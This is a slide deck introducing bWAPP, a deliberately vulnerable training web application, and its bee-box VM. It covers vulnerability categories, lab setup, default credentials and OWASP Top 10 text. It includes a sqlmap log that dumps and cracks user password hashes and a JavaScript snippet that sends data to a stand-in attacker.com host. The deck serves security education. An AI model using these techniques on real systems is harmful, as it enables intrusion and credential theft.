



# What is **bwAPP**?

introducing an extremely buggy web application

Malik Mesellem



# Defense Needed

- Web application security is today's most overlooked aspect of securing the enterprise
- Hackers are concentrating their efforts on websites and web applications
- Web apps are an attractive target for cyber criminality, cyber warfare and hacktivism



# Defense Needed

- Why are web applications an attractive target?
  - Easily available via the Internet (24/7)
  - Mission-critical business applications with sensitive data
  - Often direct access to backend data
  - Traditional firewalls and SSL provide no protection
  - Many applications are custom-made == vulnerable



# DEFENSE

is needed !


# bWAPP == defense

- bWAPP, or a **b**uggy **W**eb **A**PPlication
- Deliberately insecure web application, includes all major known web vulnerabilities
- Helps security enthusiasts, developers and students to **discover** and to **prevent** issues
- Prepares one for successful penetration testing and ethical hacking projects



# bwAPP

The screenshot shows the bwAPP web application interface. At the top left, the logo "bwAPP" is displayed with a bee icon, followed by the tagline "an extremely buggy web application!". To the right, there are two dropdown menus: "Choose your bug" (set to "bwAPP v1.6") and "Set your security level" (set to "low"). Below these is a navigation bar with links: Bugs, Change Password, Create User, Set Security Level, Reset, Credits, Blog, Logout, and Welcome Bee. The main content area features a "Portal" section with a description of the application's purpose and a list of bugs to choose from. On the right side, there are social media icons for e, in, t, and f. At the bottom, a footer contains the text: "bwAPP or a buggy web application is for educational purposes only / © 2013 MME BVBA. All rights reserved."

bwAPP    
an extremely buggy web application!

Choose your bug:

Set your security level:   Current: low

[Bugs](#) [Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

## / Portal /

bwAPP or a buggy web application is build to allow security enthusiasts, students and developers to better secure web applications. bwAPP prepares you to conduct successful penetration testing and ethical hacking projects. bwAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)

- /A1 - Injection /
- HTML Injection - Reflected (GET)
- HTML Injection - Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Stored (Blog)
- SQL Injection (Search)
- SQL Injection (Select)
- SQL Injection (Login)

[e](#)  
[in](#)  
[t](#)  
[f](#)

bwAPP or a buggy web application is for educational purposes only / © 2013 MME BVBA. All rights reserved.

# bWAPP

## ■ Testimonials

*Awesome! It's good to see fantastic tools staying up to date ...*



**- Ed Skoudis**  
**Founder of Counter Hack**

*I just installed bWAPP 1.6 into the next release of SamuraiWTF ... Its a great app ...*



**- Justin Searle**  
**Managing Partner at UtiliSec**

*Great progress on bWAPP BTW! :)*



**- Vivek Ramachandran**  
**Owner of SecurityTube**



# bWAPP

- Founder: Malik Mesellem

Email | [malik@itsecgames.com](mailto:malik@itsecgames.com)

LinkedIn | [be.linkedin.com/in/malikmesellem](https://be.linkedin.com/in/malikmesellem)

Twitter | [twitter.com/MME\\_IT](https://twitter.com/MME_IT)

Blog | [itsecgames.blogspot.com](http://itsecgames.blogspot.com)



# bWAPP

- Architecture
  - Open source PHP application
  - Backend MySQL database
  - Hosted on Linux/Windows Apache/IIS
  - Supported on WAMP or XAMPP



# bwAPP

- Features (1)
  - Very easy to use and to understand
  - Well structured and documented PHP code
  - Different security levels (low/medium/high)
  - 'New user' creation (password/secret)
  - 'Reset application/database' feature
  - Manual intervention page
  - Email functionalities




# bwAPP

- Features (2)
  - Local PHP settings file
  - No-authentication mode (A.I.M.)
  - 'Evil Bee' mode, bypassing security checks
  - 'Evil' directory, including attack scripts
  - WSDL file (Web Services/SOAP)
  - Fuzzing possibilities



# bWAPP

- What makes bWAPP so unique?
  - Well, it has **over 100** web vulnerabilities
  - Covering all major known web bugs
  - Including all risks from the OWASP Top 10 project
  - Focus is not on one specific issue!




# bWAPP

- Which bug do you want to hack today? (1)
  - SQL, HTML, iFrame, SSI, OS Command, XML, XPath, LDAP, PHP Code, Host Header and SMTP injections
  - Authentication, authorization and session management issues
  - Malicious, unrestricted file uploads and backdoor files
  - Arbitrary file access and directory traversals
  - Heartbleed and Shellshock vulnerability
  - Local and remote file inclusions (LFI/RFI)
  - Server Side Request Forgery (SSRF)




# bWAPP

- Which bug do you want to hack today? (2)
  - Configuration issues: Man-in-the-Middle, Cross-Domain policy file, FTP, SNMP, WebDAV, information disclosures,...
  - HTTP parameter pollution and HTTP response splitting
  - XML External Entity attacks (XXE)
  - HTML5 ClickJacking, Cross-Origin Resource Sharing (CORS) and web storage issues
  - Drupal, phpMyAdmin and SQLite issues
  - Unvalidated redirects and forwards
  - Denial-of-Service (DoS) attacks



# bWAPP


- Which bug do you want to hack today? (3)
  - Cross-Site Scripting (XSS), Cross-Site Tracing (XST) and Cross-Site Request Forgery (CSRF)
  - AJAX and Web Services issues (JSON/XML/SOAP)
  - Parameter tampering and cookie poisoning
  - Buffer overflows and local privilege escalations
  - PHP-CGI remote code execution
  - HTTP verb tampering
  - And much more 😊






# bWAPP

- Which bug do you want to hack today?



# bwAPP

**bwAPP**   
an extremely buggy web application!

Choose your bug:

Set your security level:

[Change Password](#) [Create User](#) [Set Security Level](#) [Reset](#) [Credits](#) [Blog](#) [Logout](#) [Welcome Bee](#)

**Portal**

bwAPP or a buggy web application is built to allow security enthusiasts, students and developers to better secure web applications. bwAPP prepares you to conduct successful penetration testing and ethical hacking projects. bwAPP contains all vulnerabilities from the OWASP Top 10 project. It is for educational purposes only.

Which bug do you want to hack today? :-)

- SQL Injection / Reflected (GET)
- SQL Injection / Reflected (POST)
- HTML Injection - Reflected (Current URL)
- HTML Injection - Reflected (Stored URL)
- HTML Injection - Stored (Blog)
- SQL Injection (Search)
- SQL Injection (Select)
- SQL Injection (Login)


**CSRF (Transfer Amount)**

Amount on your account: 900 EUR


Account to transfer: 123-45678-90

Amount to transfer:

**SQL Injection (Search)**

Search for a movie:   

Title	Release	Character	Genre
Iron Man	2008	Tony Stark	action
The Amazing Spider-Man	2012	Peter Parker	action
The Incredible Hulk	2008	Bruce Banner	action
The Dark Knight Rises	2012	Bruce Wayne	action
The Cabin in the Woods	2011	Some zombies	horror
Terminator Salvation	2009	John Connor	sci-fi



**CLICK HERE FOR FREE MOVIE TICKETS**

You ordered 10 movie tickets. Total amount charged from your account...

any web application!

Security Level

Reset

OK

Security Level

Reset

Security Level

Reset

```
php method="POST">
```

```
<br />
```

```
login" size="20" autocomplete="off" /></p>
```

```
<br />
```

```
name="password" size="20" autocomplete="off" /></p>
```

```
<br />
```

```
name="salt" value="r421"
```

```
value="submit">Login/button</p>
```

```
15:43:23] [INFO] fetching columns 'email, login, password, secret'
15:43:23] [INFO] fetching entries of column(s) 'email, login, password, secret'
15:43:24] [INFO] analyzing table dump for possible password hashes
15:43:24] [INFO] recognized possible password hashes in column 'password'. Do you want to use?
15:43:50] [INFO] using hash method 'sha1_generic_password'
1) default dictionary do you want to use?
2) custom dictionary file
3) file with list of dictionary file '/usr/share/sqlmap/txt/wordlist.txt'. Do you want to use?
1
15:43:58] [INFO] using default dictionary
15:43:58] [INFO] loading dictionary from '/usr/share/sqlmap/txt/wordlist.txt' for you want to use common password suffixes? (slow) y/N y
15:44:00] [INFO] starting dictionary-based cracking (sha1_generic_password)
15:44:20] [INFO] cracked password 'bug' for hash '6689598489f31043e5639c735'
15:44:32] [INFO] using suffix '1'
15:44:35] [INFO] using suffix '123'
15:44:35] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C)
15:44:35] [INFO] writing uncracked hashes to file '/tmp/tmpn0Lb0.txt' for even
table: bwAPP
table: users
2 entries:
login
email
administrator | bwapp@mailinator.com | secret
bug | bwapp@mailinator.com | Any bugs?
password
484a6bb2d446cc9c
6689598489f31043e5639c735
```

Scan (1000)

Web Alerts (437)

- Blind SQL Injection (10)
- Code execution (1)
- Configuration File Source Code Disclosure (1)
- Cross Site Scripting (2)
- Cross Site Scripting (verified) (22)
- Directory Traversal (3)
- DOM-based Cross-Site Scripting (1)
- File inclusion (2)
- File Upload XSS (1)
- PHP Hash Collision Denial Of Service Vulnerability (2)
- Script source code disclosure (1)
- Slow HTTP Denial of Service Attack (1)
- SQL injection (verified) (7)
- Unrestricted File Upload (1)
- XPath Injection vulnerability (8)
- Apache 2.x version older than 2.2.9 (2)
- Apache httpd Remote Denial of Service (2)
- Application error message (43)
- Backup files (2)
- Directory Listing (14)
- Error message on page (2)


```
data is to be sent
http://attacker.com/evil/xdx.php
request = new XMLHttpRequest();
request.open("GET", url, true);
request.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
request.send(urlencodedData);

```

# bwAPP


## External links

- Home page - [www.itsecgames.com](http://www.itsecgames.com)
- Download location - [sourceforge.net/projects/bwapp](http://sourceforge.net/projects/bwapp)
- Blog - [itsecgames.blogspot.com](http://itsecgames.blogspot.com)



# bee-box

- Every bee needs a home... the **bee-box**
- VM pre-installed with bWAPP
- LAMP environment: **L**inux, **A**pache, **M**ySQL and **P**HP
- Compatible with VMware and VirtualBox
- Requires zero installation!



# bee-box

- bee-box is also made deliberately insecure...
- Opportunity to explore all bWAPP vulnerabilities
- Gives you several ways to hack and deface bWAPP
  - Even possible to hack the bee-box to get full root access!
- Hacking, defacing and exploiting without going to jail
- You can download bee-box from [here](#)



# bee-box




What is bWAPP? | © 2014 MME BVBA, all rights reserved.

Follow @MME\_IT on Twitter and ask for our cheat sheet, containing all solutions!




# bee-box

- Features (1)
  - Apache, Lighttpd, Nginx, MySQL and PHP installed
  - Several PHP extensions installed (LDAP, SQLite,...)
  - Vulnerable Bash, Drupal, OpenSSL and PHP-CGI
  - Insecure DistCC, FTP, NTP, SNMP, VNC, WebDAV
  - phpMyAdmin and SQLiteManager installed
  - Postfix installed and configured
  - AppArmor disabled



# bee-box

- Features (2)
  - Weak self-signed SSL certificate
  - 'Fine-tuned' file access permissions
  - .htaccess files support enabled
  - Some basic security tools installed
  - Shortcuts to reinstall and update bWAPP
  - An amazing wallpaper
  - An outdated Linux kernel...






# bWAPP & bee-box

- Both are part of the ITSEC GAMES project
- A funny approach to IT security education
- IT security, ethical hacking, training and fun...
- All ingredients mixed together 😊
- Educational and recreational InfoSec training



# bWAPP & bee-box

- Ready, set, and hack!
- Only one thing to remember
- The logon credentials are...



# bee/bug


# bWAPP & bee-box

- Ready, set, and hack!
- Only one thing to remember
- The logon credentials are **bee/bug**
- So please don't bug me anymore...



# bWAPP & bee-box

- More credentials (for wizkids only!)
  - bWAPP web app
    - bee/bug
  - bee-box VM
    - bee/bug
    - su: bug
  - MySQL database
    - root/bug



# bWAPP & bee-box

- Installation and configuration
  - Install VMware Player or Oracle VirtualBox
  - Extract, install, and start the bee-box VM
  - Configure or check the IP settings
  - Browse to the bWAPP web app
    - `http://[IP]/bWAPP/`
  - Login with **bee/bug**

# bWAPP & bee-box

- A.I.M.
  - **A**uthentication **I**s **M**issing, a no-authentication mode
  - May be used for testing web scanners and crawlers
  - Procedure
    - Change the IP address in the settings file
    - Point your web scanner or crawler to [http://\[IP\]/bWAPP/aim.php](http://[IP]/bWAPP/aim.php)
    - All hell breaks loose...

## **A.I.M.**

*A.I.M., or Authentication Is Missing, is a no-authentication mode  
Steps to crawl all pages, and to detect all vulnerabilities without a*

- 1. Change the IP address in the settings file (admin/settings.php)*
- 2. Point your web scanner, crawler or attack tool to this URL: http://*
- 3. Push the button: all hell breaks loose...*



# bWAPP & bee-box

- General application settings
  - settings.php, located under the bWAPP admin folder
    - Connection settings
    - SMTP settings
    - A.I.M. mode
    - Evil bee mode
    - Static credentials



```
// Database connection settings
$db_server = "localhost";
$db_username = "root";
$db_password = "bug";
$db_name = "bWAPP";

// SMTP settings
$smtp_sender = "maya_the_bee@itsecgames.com";
$smtp_recipient = "willy_the_bee@itsecgames.com";
$smtp_server = "smtp.itsecgames.com";

// A.I.M.
// A.I.M., or Authentication Is Missing, is a no-authentication mode
// It can be used for testing web scanners and crawlers
// Steps to crawl all pages, and to detect all vulnerabilities without authentication:
// 1. Change the IP address(es) in this file to the IP address(es) of your tool(s)
// 2. Point your web scanners, crawlers or attack tools to this URL: http://[bWAPP-IP]/bWAPP/aim.php
// 3. Push the button: all hell breaks loose...
$AIM_IPs = array("6.6.6.6", "6.6.6.7", "6.6.6.8");
//
// Add here the files that could break bWAPP or your web server in the A.I.M. mode
$AIM_exclusions = array("aim.php", "ba_logout.php", "cs_validation.php", "csrf_1.php", "http_verb_tampering.php",

// Evil bee mode
// All bWAPP security levels are bypassed in this mode by using a fixed cookie (security_level: 666)
// It can be combined with the A.I.M. mode, your web scanner will ONLY detect the vulnerabilities
// Evil bees are HUNGRY :)
// Possible values: 0 (off) or 1 (on)
$evil_bee = 0;

// Static credentials
// These credentials are used on some PHP pages
$login = "bee";
$password = "bug";
```

# bWAPP & bee-box

- Worst-case-scenario-options
  - Reset the application
    - [http://\[IP\]/bWAPP/reset.php](http://[IP]/bWAPP/reset.php)
  - Reset the application + database
    - [http://\[IP\]/bWAPP/reset.php?secret=bWAPP](http://[IP]/bWAPP/reset.php?secret=bWAPP)
  - Reinstall the database
    - Drop the database from phpMyAdmin
    - [http://\[IP\]/bWAPP/install.php](http://[IP]/bWAPP/install.php)

# bWAPP & bee-box

- Host file (optional)
  - Change the host file on the local machine

```
# For example:
#
#      102.54.94.97      rhino.acme.com      # source server
#      38.25.63.10     x.acme.com          # x client host
# localhost name resolution is handled within DNS itself.
#      127.0.0.1       localhost
#      ::1             localhost
# Replace 10.0.1.51 with YOUR bee-box IP :)
10.0.1.51      itsecgames.com
10.0.1.51      intranet.itsecgames.com
10.0.1.51      attacker.com
```

# bWAPP & bee-box

- Postfix (optional)
  - Reconfigure and restart Postfix on the bee-box
    - `sudo gedit /etc/postfix/main.cf`  
`sudo /etc/init.d/postfix restart`

```
myhostname = bee-box
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = itsecgames.com, bee-box, localhost.localdomain, localhost

# Replace the hostname with the hostname of YOUR SMTP provider :)
relayhost = out.telenet.be

mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
```

Ready to  
**Exploit**  
some bugs?

# Penetration Testing Tools

- Penetration testing distributions are distro's that have all the necessary security tools installed
  - Zero-installation
  - Ethical hacking and forensic tools
  - Grouped by category
  - Open source, mostly on Linux



# Penetration Testing Tools

- Top 5 penetration testing distributions
  - Kali Linux/BackTrack ([link](#))
  - BackBox Linux ([link](#))
  - NodeZero Linux ([link](#))
  - Blackbuntu ([link](#))
  - Samurai WTF ([link](#))

# Introduction to Kali Linux

- **Kali Linux** is a Debian-derived Linux distribution
- Designed for digital forensics and penetration testing
- Formerly known as BackTrack
- Maintained and funded by Offensive Security
- Support for x86 and ARM






# Introduction to Kali Linux

- Preinstalled with numerous pentesting tools
  - Aircrack-ng
  - Ettercap
  - John the Ripper
  - Metasploit
  - Nmap
  - OpenVAS
  - WireShark



# Introduction to Kali Linux

- Including many web app pentesting tools
  - Burp Suite
  - DirBuster
  - Nikto
  - sqlmap
  - w3af
  - WebSploit
  - ZAP



# OWASP

- **OWASP**, or Open Web Application Security Project
- Worldwide non-profit organization focused on improving the security of software
- Freely-available articles, methodologies, documentation, tools, and technologies
- Vendor neutral, no recommendations for commercial products or services!



# OWASP

## ■ OWASP Top 10 Application Security Risks

**T10 OWASP Top 10 Application Security Risks – 2013**


- A1 – Injection**  
Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- A2 – Broken Authentication and Session Management**  
Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
- A3 – Cross-Site Scripting (XSS)**  
XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- A4 – Insecure Direct Object References**  
A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
- A5 – Security Misconfiguration**  
Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
- A6 – Sensitive Data Exposure**  
Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
- A7 – Missing Function Level Access Control**  
Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.
- A8 - Cross-Site Request Forgery (CSRF)**  
A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.
- A9 - Using Components with Known Vulnerabilities**  
Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.
- A10 – Unvalidated Redirects and Forwards**  
Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

# Injection

- Injection flaws occur when an application sends **untrusted data** to an interpreter
- They are often found in SQL, OS commands, Xpath, XML parsers, SMTP headers, program arguments, etc.
- Easy to discover when examining code, but rather difficult to discover via pentesting!
- Scanners and fuzzers help in finding injection flaws

# Injection

- Injection can result in
  - Data loss or corruption
  - Website defacement
  - Denial of access
  - Complete host take over



# Injection

- Injection in the OWASP Top 10


**T10** OWASP Top 10 Application Security Risks – 2013

- A1 – Injection**  
Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
- A2 – Broken Authentication and Session Management**  
Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
- A3 – Cross-Site Scripting (XSS)**  
XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
- A4 – Insecure Direct Object References**  
A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
- A5 – Security Misconfiguration**  
Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
- A6 – Sensitive Data Exposure**  
